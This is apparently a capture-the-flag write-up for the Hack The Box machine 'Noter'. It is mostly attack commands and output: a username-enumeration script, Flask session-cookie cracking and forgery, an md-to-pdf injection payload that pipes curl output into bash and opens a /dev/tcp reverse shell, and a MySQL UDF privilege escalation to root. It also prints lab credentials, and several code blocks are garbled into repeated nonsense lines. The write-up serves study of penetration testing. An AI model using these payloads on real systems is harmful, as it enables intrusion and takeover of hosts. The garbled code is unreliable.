1.0 RECONNAISSANCE

1.1 Network Scanning

1.1.1 TCP Ports

Discover port 21 open with vsftpd 3.0.3. Discover port 22 open with OpenSSH 8.2p1. Discover port 5000 with Werkzeug

```
21/tcp open ftp vsftpd 3.0.3

22/tcp open ssh OpenSSH 8.2p1 Ubuntu 4ubuntu0.3 (Ubuntu Linux; protocol 2.0)

5000/tcp open http Werkzeug httpd 2.0.2 (Python 3.8.10)

|_http-title: Noter
|_http-server-header: Werkzeug/2.0.2 Python/3.8.10
```

1.2 FTP Port Enumeration


Try to anonymous login. But failed as the server not allowed. We can also confirm that by checking the Nmap scan. The FTP related script is not showing us any result.

```
inew:~/Documents/HTB/Machine/Linux/Noter$ ftp 10.10.11.160
Connected to 10.10.11.160.
220 (vsFTPd 3.0.3)
Name (10.10.11.160:sodanew):
331 Please specify the password.
Password:
530 Login incorrect.
ftp: Login failed
ftp>
ftp> ^D
221 Goodbye.
              w:~/Documents/HTB/Machine/Linux/Noter$ ftp 10.10.11.160
Connected to 10.10.11.160.
220 (vsFTPd 3.0.3)
Name (10.10.11.160:sodanew): ftp
331 Please specify the password.
Password:
530 Login incorrect.
ftp: Login failed
ftp>
ftp> ^D
221 Goodbye.
```

1.3 Port 5000 Enumeration

1.3.1 Main page

Discover Noter panel. This panel included Register, Login, Home and Notes tab.



1.3.2 Directory Fuzz

Discover some interesting directory.

```
v1.5.0 Kali Exclusive <3
 :: Method
                                 : GET
 :: URL
                                 : http://10.10.11.160:5000/FUZZ
 :: Wordlist
                                  : FUZZ: /usr/share/seclists/Discovery/Web-Content/raft-large-words.txt
 :: Output file
                                 : ./web-dir/noter-dirs.csv
 :: File format
                                 : csv
 :: Follow redirects : false
 :: Calibration
                                  : false
 :: Timeout
                                  : 10
                                 : 40
 :: Threads
 :: Matcher
                                  : Response status: 200,204,301,302,307,401,403,405,500
                                      [Status: 200, Size: 1963, Words: 427, Lines: 67, Duration: 301ms]

[Status: 200, Size: 2642, Words: 523, Lines: 95, Duration: 303ms]

[Status: 302, Size: 218, Words: 21, Lines: 4, Duration: 276ms]


[Status: 302, Size: 218, Words: 21, Lines: 4, Duration: 302ms]

[Status: 302, Size: 218, Words: 21, Lines: 4, Duration: 290ms]

[Status: 302, Size: 218, Words: 21, Lines: 4, Duration: 257ms]
login
register
:: Progress: [119600/119600] :: Job [1/1] :: 76 req/sec :: Duration: [0:27:18] :: Errors: 0 ::
```


1.3.3 Login Page

Access to the login page and test some guessable credentials such as admin:admin for the login page. We are not getting any luck.




1.3.4 Register Page

Since there is register panel, we can register for new account. After logged-in, discover that we can add note and upgrade VIP button.




Access to 'Upgrade to VIP' button or '/VIP' directory. Seem like it need some 'Admin' permission.




1.4 Credential Brute Force

1.4.1 Server Response Behavior

If we submit [exist user + incorrect password] set, we get 'Invalid login' error message in login page.



If we submit [does-not-exist user + incorrect password] set, we get 'Invalid credentials' error message in login page.



1.4.2 Brute Force

1.4.2.1 Script

We can build a script to brute force for valid credentials. First, we need to harvest for username.

```
#!/usr/bin/python3
from bs4 import BeautifulSoup
import requests
URL = "http://noter.htb:5000/login"
def get name():
  with open('/usr/share/seclists/Usernames/Names/names.txt','r') as
file:
    names = file.read().splitlines()
  for name in names:
    DATA = {
      "username": f"{name}",
      "password": "wrong password"
    }
    # Reques Data
    resp = requests.post(URL, data=DATA)
    # Load Response into parser
    soup = BeautifulSoup(resp.text, "html.parser")
    div with alert class name = soup.find all("div", class = "alert
alert-danger")
    # Extract value
```

```
result = div_with_alert_class_name[0].string
   if('Invalid login' in result):
      print(f"VALID: {name}")
      exit()

get_name()
```

1.4.2.2 Username Harvest

Let the script execute for a while. We discovered that 'blue' user exists.

```
sodanew@kalinew:~/Documents/HTB/Machine/Linux/Noter/attack$ time python3 credentials.py
VALID: blue
real 11m38.074s
user 0m9.267s
sys 0m1.883s
```


We can try to use the same script for brute force the password. But we failed, as we get connection error after allowed for the script to run.

```
File "/home/sodanew/.local/lib/python3.10/site-packages/requests/adapters.py", line 498, in send raise ConnectionError(err, request=request) requests.exceptions.ConnectionError: ('Connection aborted.', ConnectionResetError(104, 'Connection reset by peer')) real 165m40.485s user 1m24.955s sys 0m15.372s
```

1.5 Add Note Feature


1.5.1 Add Note test

Login to our previous created user, we can try adding some note into the application. Added some note with SSTI and XSS test. Its look like the text dint encoded and our SSTI is not executed.



1.5.2 Burp request

Checking on burp history request for add note. We can see the request is sending title and body parameter and the value we submit. We also see the session cookie from server response, seems like this is a JWT.




Since we are dealing with Werkzeug application, or Flask application, from <u>reference</u> we find the <u>tool</u> that can be used to decode the JWT session cookie. We found the secret of the session cookie is 'secret123'. Next, we can sign the session cookie by modify to blue user. So we can login as blue user.

```
sodenew@kalinew:-/Documents/HTB/Machine/Linux/Noter$ flask-unsign --decode --cookie 'eyJsb2dnZWRfaW4iOnRydWUsInVzZXJuYWllIjoic29kYW
5ldyJ9.YpFFpw.23Mo-ark39QJRg2gsKTkN3ilLGY'
{'logged_in': True, 'username': 'sodanew'}
sodenew@kalinew:-/Documents/HTB/Machine/Linux/Noter$ flask-unsign --wordlist /usr/share/wordlists/rockyou.txt --unsign --cookie 'ey
Jsb2dnZWRfaW4iOnRydWUsInVzZXJuYWllIjoic29kYW5ldyJ9.YpFFpw.23Mo-ark39QJRg2gsKTkN3ilLGY' --no-literal-eval
[*] Session decodes to: {'logged_in': True, 'username': 'sodanew'}
[*] Starting brute-forcer with 8 threads..
[+] Found secret key after 17792 attempts
b'secret123'
sodenew@kalinew:-/Documents/HTB/Machine/Linux/Noter$ flask-unsign --sign --cookie "{'logged_in': True, 'username': 'blue'}" --secre
t 'secret123'
eyJsb2dnZWRfaW4iOnRydWUsInVzZXJuYWllIjoiYmx1ZSJ9.YpFGWw.DlaN7UX8p5s8MwyhASArJklNZbE
sodenew@kalinew:-/Documents/HTB/Machine/Linux/Noter$
```

1.6 Blue's Note Panel


1.6.1 Dashboard panel

After change the session cookie value, we success logged in as 'blue' user. We can do add note, import notes, and export notes.




1.6.2 Note 1 Content

From note_1, discover FTP credentials for blue and we know an **ftp_admin** user exists. Checking on the URL bar, discover that there is '/note/ID'.



1.6.3 Note 2 Content

From note_2, discover some message to change the password. Nothing much we can do here.



1.7 FTP Enumeration

1.7.1 PDF File

Log in with the discovered ftp credentials of blue user. The credential to login as shows below. We discover there is a PDF File and a 'files' directory. We can download all the files into attacker machine.

```
blue:blue@Noter!
          linew:~/Documents/HTB/Machine/Linux/Noter$ ftp noter.htb
Connected to noter.
220 (vsFTPd 3.0.3)
Name (noter.htb:sodanew): blue
331 Please specify the password.
Password:
230 Login successful.
Remote system type is UNIX.
Using binary mode to transfer files.
ftp> ls
229 Entering Extended Passive Mode (|||22233|)
150 Here comes the directory listing.
              2 1002
                         1002
                                      4096 May 02 23:05 files
drwxr-xr-x
                         1002
              1 1002
                                     12569 Dec 24 20:59 policy.pdf
-rw-r--r--
226 Directory send OK.
ftp>
```

1.7.2 Downloaded files enumeration

Under the files directory, inside does not contain any file. However, the PDF file look interesting to us.

```
-/Documents/HTB/Machine/Linux/Noter/target-items/ftp-dir$ file policy.pdf
policy.pdf: PDF document, version 1.4, 0 pages
sodanew@kalinew:~/Documents/HTB/Machine/Linux/Noter/target-items/ftp-dir$ exiftool policy.pdf
ExifTool Version Number
                                       : 12.41
File Name
                                         : policy.pdf
Directory
File Size
                                         : 12 KiB
File Modification Date/Time
                                         : 2021:12:24 20:59:00+08:00
File Access Date/Time
File Inode Change Date/Time
                                         : 2022:05:28 06:02:44+08:00
                                         : 2022:05:28 05:59:33+08:00
File Permissions
File Type
File Type Extension
                                         : PDF
                                         : pdf
MIME Type
                                         : application/pdf
PDF Version
                                         : 1.4
                                         : No
Linearized
Title
                                         : Markdown To PDF
Creator
                                         : wkhtmltopdf 0.12.5
                                         : Qt 4.8.7
Producer
Create Date
                                         : 2021:12:24 20:59:32Z
Page Count
Page Mode
                                         : UseOutlines
        v@kalinew:~/Documents/HTB/Machine/Linux/Noter/target-items/ftp-dir$ open policy.pdf
v@kalinew:~/Documents/HTB/Machine/Linux/Noter/target-items/ftp-dir$ cd files/
v@kalinew:~/Documents/HTB/Machine/Linux/Noter/target-items/ftp-dir/files$ ls -la
total 8
drwxr-xr-x 2 sodanew sodanew 4096 May 28 05:59
drwxr-xr-x 3 sodanew sodanew 4096 May 28 05:59
```

We can open the PDF and read the content. Discover how the password format. As our blue user password for the ftp login is 'blue@Noter!'. We can guess the password for ftp_admin user we found on the note_1 content is 'ftp_admin@Noter!'.

Password Aging 1. User passwords must be changed every [3] months. Previously used passwords may not be reused. (This applies to all your applications) 2. If you have any problem with the timeline you can contact a moderator Password Creation 1. All user and admin passwords must be at least [8] characters in length. Longer passwords and passphrases are strongly encouraged. 2. Where possible, password dictionaries should be utilized to prevent the use of common and easily cracked passwords. 3. Passwords must be completely unique, and not used for any other system, application, or personal account. 4. Default user-password generated by the application is in the format of "username@site_name!" (This applies to all your applications) 5. Default installation passwords must be changed immediately after installation is complete. Enforcement It is the responsibility of the end user to ensure enforcement with the policies above. If you believe your password may have been compromised, please immediately report the incident to "Noter Team" and change the password.


1.7.3 ZIP File

We can try ftp login with 'ftp_admin: ftp_admin@noter!'. We successful login to ftp. Discover multiple ZIP files.

```
r:~/Documents/HTB/Machine/Linux/Noter/target-items$ ftp    noter
Connected to noter.
220 (vsFTPd 3.0.3)
Name (noter:sodanew): ftp_admin
331 Please specify the password.
Password:
230 Login successful.
Remote system type is UNIX.
Using binary mode to transfer files.
ftp> ls -la
229 Entering Extended Passive Mode (|||29798|)
150 Here comes the directory listing.
drwxr-xr-x
             2 0
                         1003
                                      4096 May 02 23:05 .
drwxr-xr-x
              2 0
                         1003
                                      4096 May 02 23:05 ..
              1 1003
                         1003
                                      25559 Nov 01 2021 app_backup_1635803546.zip
-rw-r--r--
-rw-r--r--
              1 1003
                         1003
                                      26298 Dec 01 05:52 app_backup_1638395546.zip
226 Directory send OK.
```

1.7.4 ZIP Files Compare

Get these 2 ZIP files and compare them. We can see that **app.py** is different on both directories.



1.8 Python Script Enumeration

1.8.1 MySQL Credential

Discover credentials to login DB.

```
app = Flask(_name__)

# Config MySQL
app.config['MYSQL_HOST'] = 'localhost'
app.config['MYSQL_USER'] = 'root'
app.config['MYSQL_USER'] = 'localhost'
app.config['MYSQL_USER'] = 'localhost'
app.config['MYSQL_USER'] = 'localhost'
app.config['MYSQL_DSER'] = 'localhost'
app.config['MYSQL_DSER'] = 'localhost'
app.config['MYSQL_DSER'] = 'localhost'
app.config['MYSQL_DSER'] = 'localhost'
app.config['MYSQL_OUSER'] = 'localhost'
app.config['MYSQL_OUSER'] = 'localhost'
app.config['MYSQL_CUSER'] = 'localhost'
app.config['MYSQL_OUSER'] = 'localhost'
app.config['MYSQL_
```

1.8.2 Export function

Discover export function features.

```
msg = 'No notes Found'

msg = 'No notes Found'

return render_template('vip_dashboard.html', msg=msg)

return render_template('vip_dashboard.html', msg=msg)

return render_template('dashboard.html', msg=msg)

return render_template('seport_mote.html', msg=msg)

return render_template('dashboard.html', msg=msg)

return render_template('msg=mame'):

return render_templ
```

After going through these 2 files, we can identify that our current facing app on port 5000 is the right side.

```
# suppy


# s
```

1.8.3 RCE Flaw

Discover RCE on Export Remote Function. We found that md-to-pdf package is vulnerable to this <u>exploit</u>.

1.8.4 Export Notes

Login back as the blue user on the Noter application and navigate Export Notes feature.



2.0 INITIAL FOOTHOLD

2.1 Payload

Create the payload as reverse shell and host web server.


```
(sodanew% kali) - [~/.../Machine/Linux/Noter/www]
$ cat payload.md
---js\n((require("child_process")).execSync("curl http://10.10.14.99/rvsh.sh | bash"))\n---RCE

(sodanew% kali) - [~/.../Machine/Linux/Noter/www]
$ cat rvsh.sh
bash -i >& /dev/tcp/10.10.14.99/5555 0>&1

(sodanew% kali) - [~/.../Machine/Linux/Noter/www]
$ python3 -m http.server 80
Serving HTTP on 0.0.0.0 port 80 (http://0.0.0.0:80/) ...
```

2.2 Trigger Payload

Navigate to '/export_note_remote/' and trigger the payload by clicking the Export button.



2.3 Shell gain

After triggered the payload, we should gain shell access. Next, we can then import ssh key into the current user 'svc' directory and SSH login via the SSH key.

```
(sodanew@ kali) - [~/.../HTB/Machine/Linux/Noter]
$ nc -lvnp 5555
Ncat: Version 7.92 ( https://nmap.org/ncat )
Ncat: Listening on :::5555
Ncat: Listening on 0.0.0.0:5555
Ncat: Connection from 10.10.11.160.
Ncat: Connection from 10.10.11.160:57728.
bash: cannot set terminal process group (1267): Inappropriate ioctl for device bash: no job control in this shell
svc@noter:~/app/web$ id
id
uid=1001(svc) gid=1001(svc) groups=1001(svc)
svc@noter:~/app/web$
```

2.4 MySQL Enumeration

2.4.1 User tables

We have success connect to mysql with 'root: Nildogg36'. Discover the version of MariaDB.

Dump data from user table. Just blue user password hash. Nothing much here.

2.5 MySQL Services

Execute linPease. Discover uncommon mysql services run as root user.

```
Software Information

MySQL version
mysql Ver 15.1 Distrib 10.3.32-MariaDB, for debian-linux-gnu (x86_64) using readline 5.2
MySQL user: root
```

3.0 PRIVILEGE ESCALATION

3.1 UDF MySQL

Found this <u>blog</u> can allow us to privilege escalation via UDF on mysql.

Privilege Escalation via library

If the **mysql server is running as root** (or a different more privileged user) you can make it execute commands. For that, you need to use **user defined functions**. And to create a user defined you will need a **library** for the OS that is running mysql.

The malicious library to use can be found inside sqlmap and inside metasploit by doing locate "*lib_mysqludf_sys*". The .so files are linux libraries and the .dll are the Windows ones, choose the one you need.

If you don't have those libraries, you can either look for them, or download this linux C code and compile it inside the linux vulnerable machine:

```
1 gcc -g -c raptor_udf2.c
2 gcc -g -shared -Wl,-soname,raptor_udf2.so -o raptor_udf2.so raptor_udf2.o -lc
```

Now that you have the library, login inside the Mysql as a privileged user (root?) and follow the next steps:

Compile the payload via exploit.

```
svc@noter:/tmp/.soda$ gcc -g -c raptor_udf2.c
svc@noter:/tmp/.soda$ gcc -g -shared -Wl,-soname,raptor_udf2.so -o raptor_udf2.so raptor_udf2.o -lc
svc@noter:/tmp/.soda$ ls
raptor_udf2.c raptor_udf2.o raptor_udf2.so
svc@noter:/tmp/.soda$
```

3.2 Exploit Step

The exploit step in the exploit can't fit into our current situation. So we changed some step.

```
use mysql;
create table foo(line blob);
insert into foo values(load_file('/tmp/soda/raptor_udf2.so'));
show variables like '%plugin%';
select * from foo into dumpfile '/usr/lib/x86_64-linux-
gnu/mariadb19/plugin/raptor_udf2.so';
create function do_system returns integer soname 'raptor_udf2.so';
select * from mysql.func;
select do_system('bash -c "bash -i >& /dev/tcp/10.10.14.99/5555
0>&1"');
```

We can see the new function we have created.

3.3 Root Shell

Trigger the do_system() function by injecting our reverse shell.

Lastly, we get root shell.

```
/Documents/HTB/Machine/Linux/Noter/www$ nc -lvnp 5555
Ncat: Version 7.92 ( https://nmap.org/ncat )
Ncat: Listening on :::5555
Ncat: Listening on 0.0.0.0:5555
Ncat: Connection from 10.10.11.160.
Ncat: Connection from 10.10.11.160:42542.
bash: cannot set terminal process group (964): Inappropriate ioctl for device
bash: no job control in this shell
root@noter:/var/lib/mysql# id
id
uid=0(root) gid=0(root) groups=0(root)
root@noter:/var/lib/mysql# python3 -c "import pty; pty.spawn('bash');"
export TERM=xterm-256colorpython3 -c "import pty; pty.spawn('bash');"
root@noter:/var/lib/mysql#
export TERM=xterm-256color
root@noter:/var/lib/mysql# ^Z
[1]+ Stopped
                                         nc -lvnp 5555
                     :~/Documents/HTB/Machine/Linux/Noter/www$ stty raw -echo
nc -lvnp 5555ew:~/Documents/HTB/Machine/Linux/Noter/www$
root@noter:/var/lib/mysql# stty rows 31 columns 131
 root@noter:/var/lib/mysql#
```